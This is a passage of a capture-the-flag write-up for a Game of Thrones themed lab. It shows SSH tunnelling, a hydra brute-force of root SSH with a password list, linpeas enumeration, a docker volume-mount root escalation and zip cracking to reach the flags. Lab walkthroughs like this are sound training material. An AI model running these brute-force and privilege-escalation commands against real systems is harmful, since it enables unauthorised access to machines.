


1. In the digger.txt we see a password list. Looks like we can brute force the above IP address with the user root and the password list provided.
2. We start by setting up your ssh connection to daenerystargaryen and then adding the -L command to add a second connection once you are in by choosing what port to use and the ip. The syntax is: ssh daenerystargaryen -L 9001:172.25.0.2:22 and the password.
3. In another shell run hydra using the digger.txt file and ssh into the local host at whatever port number you designated it as. The syntax is: hydra -l root -P digger.txt ssh://localhost:9001




1. We get our credentials! We then ssh into dragonglass mine as root and find the flag.txt to find


## The **Dragonglass Mine Flag!**




16. We now ssh over as bran and look around his home directory.



1. We need to find out how to escalate our privileges. We first try the command sudo -l and find out we cannot sudo on this device. To find out what this computer is susceptible to we host a python webserver and wget the linpeas.sh script.
2. The only word to come up in orange red from the scan is docker. Doing a quick google for docker exploit GTFObins is the first website to pop up.
3. We tried the command: docker run -v /:/mnt --rm -it alpine chroot /mnt sh, but it gives us an error because the 7kingdom device is not connected to the internet. After some trial and error we find that the command just needs to be sent to an image we already have access to. Using the command: docker images shows all of the images on the device. I pick dorne and use the syntax: docker run -v /:/mnt --rm -it dorne chroot /mnt sh




16. We decide we want the tools on our own virtual machine to figure the final battle. We hosted a web server as root on port 9001. Then used the command wget the two files with the syntax: python3 -m http.server 9001 and wget 192.168.57.5:9001/final\_battle and checkpoint.txt.



1. The final\_battle is an encrypted zip file and the checkpoint.txt gives us these clues.
2. We use python to actually write the pseudocode with the following code:



1. The code outputs: 45c7676ae4252d9fd7212fb9554fc9
2. We then use the syntax: 7z: x final\_battle and input the above password and the final\_battle splits into a flag.txt.



# The **Final Battle Flag!**